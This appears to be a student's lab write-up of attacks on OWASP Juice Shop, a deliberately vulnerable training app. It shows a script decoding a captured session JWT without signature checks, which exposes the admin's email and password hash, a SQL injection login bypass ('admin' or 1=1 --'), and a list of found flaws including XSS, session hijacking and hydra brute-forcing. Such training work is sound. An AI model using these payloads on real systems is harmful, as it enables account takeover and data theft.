
nano coco.py

import jwt

token = “ put my cookies here”


decoded_token = jwt.decode(token, options={"verify_signature": False})

print(decoded_token)



```
  GNU nano 8.1                                                    coco.py
import jwt

token ="eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlb>

decoded_token = jwt.decode(token, options={"verify_signature": False})
print(decoded_token)

                                                         [ Read 6 lines ]
^G Help       ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket M-B Previous  ◂ Back        ^◂ Prev Word  ^A Home
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy      ^B Where Was   M-F Next      ▸ Forward     ^▸ Next Word  ^E End
```

python3 coco.py



```
┌──(root㉿kali)-[~]
└─# nano capture_server.py

┌──(root㉿kali)-[~]
└─# nano coco.py

┌──(root㉿kali)-[~]
└─# nano coco.py

┌──(root㉿kali)-[~]
└─# python3 coco.py
{'status': 'success', 'data': {'id': 1, 'username': '', 'email': 'admin@juice-sh.op', 'password': '0192023a7bbd73250516f069df18b500', 'role': 'admin', 'deluxeToken': '', 'lastLoginIp': 'undefined', 'profileImage': 'assets/public/images
/uploads/defaultAdmin.png', 'totpSecret': '', 'isActive': True, 'createdAt': '2024-12-26 19:36:54.886 +00:00', 'updatedAt': '2024-12-26 19:48:44.586 +00:00', 'deletedAt': None}, 'iat': 1735242616}

┌──(root㉿kali)-[~]
└─# 
```

<<< SQL injection >>>


SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.

It generally allows an attacker to view data that they are not normally able to retrieve

Example Bypass Authentication

// It's allowed me to login without the need for a password.

I use (admin ' or 1=1 -- ")




https://juice-shop.herokuapp.com/#/login

Login

Email *
admin' or 1=1 -- *

Password *
123




https://juice-shop.herokuapp.com/#/search

Save login for juice-shop.herokuapp.com?

Username
admin' or 1=1 -- *

Password
•••



The vulnerabilities

- **Security Misconfiguration**: admin path
- **SQL Injection**: Exploit flaws in the web application's database queries to retrieve sensitive information or manipulate data.
- **Cross site scripting (XSS):** Reflected XSS Execute a script via a crafted URL that reflects input without sanitization.
- **Broken Authentication:** Bypass login mechanisms via weak password validation or token manipulation.
- **Improper Account Lockout Mechanism "weak or guessable password":** when I use hydra to guess a password.
- **Session Hijacking:** control of a user's session by stealing or predicting session tokens, typically happens when session management is not secure, such as in HTTP cookies.